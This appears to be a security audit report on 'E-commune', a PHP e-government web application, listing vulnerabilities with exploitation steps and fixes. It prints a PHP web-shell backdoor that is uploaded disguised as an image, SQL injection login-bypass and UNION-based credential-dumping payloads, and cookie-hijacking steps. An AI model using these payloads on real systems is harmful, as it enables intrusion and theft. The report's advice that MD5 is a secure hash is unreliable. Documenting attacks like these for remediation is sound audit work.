E-COMMUNE APPLICATION Security Analysis Report

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Summary

Application Summary:

E-commune is a web application has been developed to be deployed as a e-government framework for each town of our country with different user account: admin, agent, user.

This report shows vulnerabilities associated with application and possible risks when they are exploited and recommendations to avoid those vulnerabilities.

Vulnerabilities:

Web audit on e-commune application revealed several Vulnerabilities which could be used by attacker to compromise the application.

Weak passwords accepted: This vulnerability is high severity alert; web application is accepting week passwords.

Information Leakage:

- a) Login leakage: Web application is exposing sensitive data like available users.
- b) Technical Information: Confidential information like server, programming language and its version are leaked when random string is entered in the URL.
- c) Full Path Disclosure: File system structure is exposed from web server due to php error message.

Network Traffic not encrypted: Website doesn't have HTTPS and hacker can easily gain sensitive formation like user's login credentials, source and destination Ip address, mac address, port no's, and protocols.

Directory Listing: Web servers is misconfigured or has default configuration leaking sensitive data like php files and directories.

Command Line Execution-Backdoor: There are several possibilities in the website that allows attacker to inject malicious backdoor virus script or ransomware that can easily take complete control over a web server.

Lack of Brute Force Protection: The website login page doesn't have any protection against password-guessing attacks (brute force attacks) in which hacker can try multiple combinations until they get login authentication.

Cross-Site Scripting:

- a) Cookie Stealing: Attacker can steal the cookies of users and configure in their browsers to get active sessions of users.
- b) Page redirection: Attacker can steal the credentials of users by redirecting them to malicious website that appear as original website.
- c) Cross-site scripting pop up: The website is allowing to run malicious pop-up scripts which is prone to a cross-site scripting vulnerability because it fails to properly sanitize user-supplied input.

SQL Injection: This application doesn't filter user login input correctly. Due to this attacker will gain unauthorized access to sensitive data by executing commands through a web application for execution by a backend database.

Recommendations:

The vulnerabilities in the Web application can be fixed by following some good practices such as:

- Enforce a strong password policy.
- Limit the information provided by your web server by configuring server.
- Don't gives access to the confidential files to un-authorized user's.
- Avoid redirects and forwards.

Vulnerability Sheets

1. Weak passwords accepted

Impact:

Risk	Exploitability	Corrections
High	Medium	Medium

Description:

This page is using a weak password. Attacker can able to guess the credentials required to access this page. A weak password is short, common, a system default, or something that could be rapidly guessed by executing a brute force attack using a subset of all possible passwords, such as words in the dictionary, proper names, words based on the user name or common variations on these themes.

Exploitation:

Step 1: Login as user agent password is set to agent as shown in below picture.



- Enforce a strong password policy. Don't permit weak passwords or passwords based on dictionary words.
- Password length should be minimum 8 characters with uppercase and lowercase letters.
- Password should contain special characters.
- Password should not contain username.
- Password should not be easily guessable like username, data of birth, company names, pet names.
- Change the password every 60-90 days.
- Password should not contain any words from dictionary like orange, computer, television etc.
- For more information visit:
 https://cwe.mitre.org/data/definitions/521.html,
 https://en.wikipedia.org/wiki/Password_strength

2. Information Leakage

(a) Login leakage

Impact:

Risk	Exploitability	Corrections
Low	Easy	Medium

Description:

The website is leaking the user's login exists or not. From this attacker can randomly enter the usernames and check whether the user exist or not. Attacker uses this sensitive data to exploit the target web application, its hosting network, or its users.

Exploitation:

Step 1: Click on the question mark as shown in below picture.




<u>Step 2:</u> Now the website will redirect to another page that will ask to enter usernames as show below. Check for admin, it shows "**The admin exists**".



<u>Step 3:</u> Check for another user named "user" then it shows "The login doesn't exist" as show below.



<u>Step 4:</u> Website is storing the cache of entered users as shown below.



- Don't allow website to leak sensitive data from request forms.
- Don't create unwanted information leakage pages in website.

(b) Technical Information

Impact:

Risk	Exploitability	Corrections
High	Easy	High

Description:

Information exposure through query strings in URL is when sensitive data is passed to parameters in the URL. This allows attackers to gain confidential information of web server & version, OS & bits, programming language & version. If the version of your web server and programming language is known to be vulnerable to a specific exploit, the hacker would just need to use the exploit as part of his attack on your server.

Exploitation:

Step 1: In the URL enter "abcde" as shown in below.



Objet non trouvé!

L'URL demandée n'a pas pu être trouvée sur Si vous pensez qu'il s'agit d'une erreur du ser

Error 404

www.e-commune.org Apache/2.4.2 (Win32) PHP/5.4.6

- Limit the information provided by your web server by configuring server.
- Website should display "404 page not found" when unknown string is entered by the user.
- **Server Tokens Prod:** This will configure Apache to not send any version numbers in the HTTP header.
- **Server Signature Off:** This will ensure that Apache does not display the server version in the footer of server generated pages.
- Install URL scan.
- For more information visit:
 https://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

(c) Full path disclosure:

Impact:

Risk	Exploitability	Corrections
High	Easy	High


Description:

This server is configured to display PHP error messages. One or more fully qualified path names were found on this page. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.


Exploitation:

Process 1:

<u>Step 1:</u> Enter "abc" in the URL as shown below.



<u>Step 2:</u> The below information is disclosing the path of .php file.



Process 2:

Impact:

Risk	Exploitability	Corrections
High	Medium	High

<u>Step 1:</u> Login as agent and choose "**Imp?ts et amendes**" menu and click on "**Creer facture**" as shown below.





Step 2: Enter some random characters in each box and click on "Creer" as shown below.

/ Creer	
Numero facture:	Ohkbasdkjasdkjasbdjk
Numero de livret de famille:	bakjfkjasdaksjbdjobs
Numero de piece d'identite:	aksjbfkjas dkasm fbh
Type de facture:	Amende ▼
Date d'etablissement:	of pi boif
Montant:	oiausjfnlaksnfalksdn
Etat:	En attente ▼
Intitule:	iofahsfnajsnf ajlskf
Details:	
fiaskf'bsauid;bfkisad nyssdakifbig sndafkisdabfiuwadbsfads;iufb[B'FB)	lusafb VAifbasdf
	Creer

Step 3: The website is displaying the path of .php file.

Accueil > Imp?ts et amendes / Creer

Notice: Undefined variable: annee in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80 Notice: Undefined variable: mois in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80 Notice: Undefined variable: jour in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80 Numero piece d'identite incorrect Montant de la facture incorrect Jour d'etablissemnt de la facture incorrect Mois d'etablissemnt de la facture incorrect Annee d'etablissemnt de la facture incorrecte

• Prevent this information from being displayed to the user. This can be done in PHP's php.ini file or in Apache's httpd.conf file.

php.ini: display_errors = 'off'
apache2.conf: php_flag display_errors off

For more information visit:
 https://www.owasp.org/index.php/Full Path Disclosure

3. Network traffic not encrypted

Impact:

Risk	Exploitability	Corrections
High	Easy	High


Description:

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users. It is possible to sniff the credentials using Wireshark tool. If the communication is not encrypted, hackers can sniff the credentials by Man-in-the-Middle attack.

Attacker will able to modify traffic could use the application as a platform for attacks against its users. The network can be flooded and the connection between two computers can be disrupted.

Exploitation:

<u>Step 1:</u> Open Wireshark and select the network interface and click on start as shown in below picture.



Step 2: Login as agent.



<u>Step 3:</u> Now switch to Wireshark, you see the Wireshark capturing login packets "HTTP/1.1" as shown below.

Right click on request query packet and select **Follow tcp stream** option.

Source	Destination	Protocol	Length Info
192.168.1.29	192.168.1.114	HTTP	861 HTTP/1.1 302 Found
102 168 1 114	102 168 1 20	TCP	66 58120→80 [ΔCK] Seα=480 .

<u>Step 4:</u> In the below picture, username and passwords are captured.

```
login=agent&pass=agent
Date: Sat, 04 May 2019 17:56:04 GMT
Server: Apache/2.4.2 (Win32) PHP/5.4.6
```

- Passwords should not be sent in plain text and, should always be transferred to the server over an encrypted connection (HTTPS).
- Website must have HTTPS, this means that all of your data has been encrypted in your browser by a very strong algorithm and sent to a destination server.
- For more information visit: https://portswigger.net/kb/issues/00300100 cleartext-submission-of-password

4. Directory Listing

Impact:

Risk	Exploitability	Corrections
High	Easy	High


Description:

One common web server issue is directory listing. Many leave it enabled by mistake, thus creating an information disclosure issue because they are allowing everyone to see all the files and directories on the website.

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally exposed through links on the web site.

Exploitation:

<u>Step 1:</u> In the URL type <u>WWW.e-commune.org/admin</u> and it will display the list of directories and files available as shown in below picture.



- You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.
- Disable directory listings in the web application-server configuration by default.
- Create an index (default) file for each directory
- For more information visit:
 https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/#apacheserver

5. Command line execution-Backdoor

Process 1:

Impact:

Risk	Exploitability	Corrections
High	Medium	High

Description:

By exploiting a command line execution vulnerability an attacker can abuse the function to inject his own operating system commands or backdoor scripts. This means he can easily take complete control over a web server.

Exploitation:

<u>Step 1:</u> Type /superadmin after the domain as shown below.



<u>Step 2:</u> The website redirects to page that contains **test.php** file as shown below and click on **test.php** file.



<u>Step 3:</u> Here, enter some random command or alphabets, it has limit of entering 3 characters as shown below.

tappe ta commande :	
abc	

Warning: system(): Cannot exe

<u>Step 4:</u> Open the page source code by **right click-inspect element**, as shown below **maxlength** is configured to be **3**, now change it to 100.

<u>Step 5</u>: As seen below, now it's possible to enter more than 3 characters. Below entered code is backdoor code, we can keep virus file that gives access to webserver or insert ransomware.

```
tappe ta commande :
<?php if(isset($_REQUEST[cmd'])){ echo "<pre>"; $cmd = ($_REQUEST[cmd']); system($cmd); echo ""; die; }?>

go
```

Process 2:

<u>Step 1:</u> Login as admin and select "Gestion du site -> Gestion des articles" and click **ok** as shown below.



Step 2: Click on "Creer article".

Accueil > Gestion du site / Gestion des articles / Visiteur


Liste des articles

Titre	Type rubrique			edate de pu		
askjdakjsn	Rubrique	Vivre ensemble	Article simp	e 2019-05-11	18:31:20	/ X
Administration	Categorie	Administration	Article simp	e 2010-06-20	17:14:46	2 X
				∠ Creer article		

<u>Step 3:</u> In the notepad write the below code and save it as **filename.jpg.php** and save it.

<?php system(\$_GET["cmd"]); system(\$_GET["ipconfig"]);?>

Step 4: Now fill each block as shown below and upload the filename.jpg.php file.



<u>Step 4:</u> Logout from admin and choose "Citoyen -> Vivre ensemble" click on "**lire la suite**" as shown below.



Step 5: The page will redirect and show's "Backdoor" file as shown below, click it.

Backdoor


Publie le: 2019-05-11 22:55:10 par Administrateur, Consulte: 0 fois

Backdoor

Backdoor

Backdoor

Step 6: The page will redirect to another URL as shown below.



<u>Step 7:</u> In the URL enter "**cmd=ipconfig**" after .php?. The web application gives IP address as shown below.



<u>Step 8:</u> In the URL enter "**cmd=dir**" after .php?. The web application gives directory and its files as shown below.



Le volume dans le lecteur C n'a pas de nom. Le num,ro de s,rie du volume est 6004-D998 R,pertoire de C: Program Files EasyPHP-12.1 www.admin lupload 11/05/2019 22:55 . 11/05/2019 22:55 . 11/05/2019 22:55 56 Backdoor.jpg.php 16/12/2012 21:00 181 bbb.ini.jpg 16/12/2012 21:04 64 bbb.ini.jpg.php 11/05/2019 18:31 28y521 Collines.jpg 02/06/2010 00:51 24y979 devoinci.jpg 16/12/2012 20:02 6y656 Thumbs.db 6 fichier(s) 60y457 octets 2 R,p(s) 309y736y022y016 octets libres

Notice: Undefined index: ipconfig in C:\Program Files\EasyPHP-12.1\www\admin\upload\Backdoor.jpg.php on line 1

- Don't allow special characters to be entered search options.
- Restrict the access to superadmin from URL.
- Don't gives access to the confidential files to un-authorized users.
- Scan each file's during uploading process.

6. Lack of brute force protection

Impact:

Risk	Exploitability	Corrections	
High	Easy	High	

Description:

Website is allowing to enter login credentials for n-number of times that leads to brute force attacks. Attacker can attempt every possible combination of numbers until the application authentication and opens. This website doesn't alert and pop-up captcha in case attacker tries to brute force into user's accounts.

A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.

Recommendations:

- It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.
- Implement captcha.
- Alert the user in case of unusual IP address based on his geoip for example.
- Increase the length of the password.
- Increase the number of possible characters.
- For more information visit:

https://www.owasp.org/index.php/Blocking Brute Force Attacks, https://afilina.com/brute-force-countermesures

7. Cross site scripting

(a) Cookie stealing

Impact:

Risk	Exploitability	Corrections	
High	Medium	High	

Description:

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. XSS targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other user's sessions, an attacker might attack an administrator to gain full control over the application.


This will impact on hijacking user's active sessions and intercepting data and performing man-in-the-middle attacks.

Exploitation:


<u>Step 1:</u> Login as **admin** and right click, select inspect element to view cookies in source code.




<u>Step 2:</u> (1) Click on Network, (2) Choose **index.php**, (3) Click on cookies as show in the picture to see the **PHPSESSID**. Copy the cookie.



<u>Step 3:</u> Login as **agent,** in new browser and right click, select inspect element to edit cookies in source code.



<u>Step 4:</u> (1) Click on Network, (2) Choose **index.php**, (3) Click on cookies as show in the picture to see the **PHPSESSID.** Right click to edit the cookies of admin.



<u>Step 5:</u> Now paste the cookies of admin and change **login:admin** in cookie session and refresh the page. You will get admin access now.

```
Request cookies

PHPSESSID: "i8gar969k1rmlhqc2f9fu21ag6"

id_groupe: "4"

id_personne: "50"

id_user: "25"

link_accueil: "accueil/accueil_visiteur.php"
```

- Use HTTPS for website.
- Turn on the HTTP Flag to prevent manipulating the Cookies using scripting languages.
- Security: Enforce sending the cookies over HTTPS only (never HTTP).
- Encrypt the source code.
- Use encoding library such as **OWASP ESAPI** and **Microsoft anti-xss.**
- For more information visit:
 https://www.owasp.org/index.php/Cross-site Scripting (XSS),
 https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/

(b) Page redirection

Impact:


Risk	Exploitability	Corrections	
High	Medium	Medium	

Description:

This page is redirected to another URL in another domain via a user-controlled input. An attacker can use this vulnerability to redirect users to other malicious websites, which can be used for phishing and similar attacks. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Exploitation:


<u>Step 1:</u> Login as agent and create a message as shown below and send to admin.



Step 2: Login as admin and open the message which agent has sent as shown below.



Step 3: Now the page redirect to another domain as shown below.



- Avoid redirects and forwards.
- If user input can't be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user.
- It is recommended that any such destination input be mapped to a value, rather than the actual URL or portion of the URL, and that server-side code translate this value to the target URL.
- Sanitize input by creating a list of trusted URLs (lists of hosts or a regex).
- Force all redirects to first go through a page notifying users that they are going off of your site, and have them click a link to confirm.

- If used, do not allow the URL as user input for the destination. This can usually be done. In this **case**, you should have a method to validate URL.
- For more information visit:

https://cwe.mitre.org/data/definitions/601.html, https://cwe.mitre.org/data/definitions/601.html

(c) Cross-site scripting pop-up

Impact:


Risk	Exploitability	Corrections	
High	Medium	High	

Description:

Cross-Site Scripting is a vulnerability in web applications and also the name of a client-side attack in which the attacker injects and runs a malicious script into a legitimate web page. Browsers are capable of displaying HTML and executing JavaScript. If the application does not escape special characters in the input/output and reflects user input as-is back to the browser, an adversary will be able to launch a Cross-Site Scripting (XSS) attack successfully. The popup is prone to a cross-site scripting vulnerability because it fails to properly sanitize user-supplied input.

Exploitation


Step 1: Login as agent and create a message as shown below and send to admin.



Step 2: Login as admin and open the message which agent has sent as shown below.



Step 3: Now the message will display pop-up box as shown below.



- Sanitize user-supplied input.
- Application code should never output data received as input directly to the browser without checking it for malicious code.
- For more information visit:
 https://www.acunetix.com/blog/web-security-zone/how-to-prevent-dom-based-cross-site-scripting/,
 https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md

8. SQL Injection

(a) Login bypass

Impact:

Risk	Exploitability	Corrections		
High	High	High		

Description:

This application doesn't filter user login input correctly. Due to this attacker will gain unauthorized access to sensitive data: customer information, personal data, and more. This non-validated input is passing SQL command through a web application for execution by a backend database. This is a flaw in web application and not in a database or webserver issue. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

Exploitation

Step 1: Login as admin with "admin'#" as shown below.



- The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes and hash.
- Test the content and string variables and accept only expected values.
- Reject entries that contains binary data, escape sequences, and comment characters.
- Implement multiple layers of validation and never concatenate user input that is not validated.
- Use **Network, Host and Application intrusion detection systems** to monitor the injection attacks.
- Design the code in such a way that it traps and handles exceptions appropriately.

- Use SQL injection detection software's like **SQL map, SQL ninja, Safe3 SQL injector, SQL sus** ...
- For more information visit: <u>https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html</u>

(b) Extracting user/password using SQL Injection.

Impact:

Risk	Exploitability	Corrections		
High	High	High		

Description:


One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more SELECT statements into a single result. The technique is called union-based SQL Injection. This injection is performed by appending forged query to the original query. Union Select statements returns the union of the legitimate datasets with target datasets. The UNION operator can only be used if both queries have the exact same structure, the attacker will craft a SELECT statement similar to the original query. To do this, a valid table name must be known but it is also necessary to determine the number of columns in the first query and their data type.

Exploitation

<u>Step 1:</u> Enter the "Union based SQL injection" in the URL as shown in below picture.

www.e-commune.org/index.php?cat=administration&ncat=0 UNION SELECT 1,2,3,4,5,6,7,CONCAT(login,":",password),9 FROM utilisateur#

Step 2: It displays usernames and passwords hashed as shown below.



- The application code should never use the input directly through URL. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes and hash.
- Apply least privilege rule to run the application that access database (Generally we run with admin privileges by default which is not advisable).
- Test the input entered by user in URL.
- Implement multiple layers of validation and never concatenate user input that is not validated.
- Checking the privileges of a user's connection to the database.
- Use secure hash algorithms such as SHA256, MD5 etc...
- Use **Network**, **Host and Application intrusion detection systems** to monitor the injection attacks.
- Design the code in such a way that it traps and handles exceptions appropriately.

- Use SQL injection detection software's like **SQL map, SQL ninja, Safe3 SQL injector, SQL sus** ...
- For more information visit:
 http://www.maverickcyberdefense.com/2013/05/sql-injection-attacks-countermeasures/, https://www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html